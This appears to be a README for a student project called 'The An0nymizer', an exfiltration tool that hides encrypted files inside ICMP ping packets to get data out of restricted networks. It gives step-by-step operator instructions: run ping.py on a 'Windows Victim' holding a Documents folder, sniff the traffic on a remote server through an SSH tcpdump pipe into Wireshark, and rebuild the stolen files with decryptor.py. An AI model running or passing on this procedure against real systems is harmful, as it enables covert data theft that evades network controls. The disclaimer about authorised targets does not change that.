Based on MITRE Tactics: T1572 Protocol Tunneling, T1030 Data Transfer Size Limits, T1567 Exfiltration Over Web Service, T1090 Multi-hop Proxy
Exfiltration of data in a restricted network environment. For a school project.
ICMP packets are usually used for troubleshooting network configurations or to check whether hosts are alive. We utilise this to send information or files out to other public endhosts in an encrypted way.
This is for testing purposes only. Use it at your own risk and only on authorised targets. Some parts of the source code are hard-coded to test functionality of the program, do take a look before executing.
Exfiltration of data scenario


The.An0nymizer.-.2202.Project.by.expl0iters.en.srt.mp4
Two ways to run.
- Through the exe file. You do not need to install python and its dependencies.
- The normal python method. Debugging would be easier here if you are testing.
-
pip3 install -r requirements.txt[or pip install -r requirements.txt] (Only required if you use the python script method) -
Move the Documents folder to your Desktop (Windows Victim)
-
Using another Linux machine. You can use VPN/proxychains here.
- Move your private.pem key here.
- Move decryptor.py here.
-
Sniffing of packets and decrypting it (Sniffing and reconstructing files or information)
- If you are sniffing through SSH from a server: Run the command
ssh -i webserver.pem root@<ip address> tcpdump -U -s0 -w - 'not port 22' | wireshark -k -i - - If you are sniffing through a normal private network: Run wireshark and save the pcap file.
- Copy the temporary wireshark pcap filepath output
- On the victim machine, execute the python command
python ./ping.pyOR run the ping.exe file located in the dist folder. - Monitor wireshark for ICMP pings with bigger than usual data blocks. Stop when all packets are sent
- Run the command to start the reconstructing files with the filepath copied
python ./decryptor.py -p <paste copied filepath here>
- If you are sniffing through SSH from a server: Run the command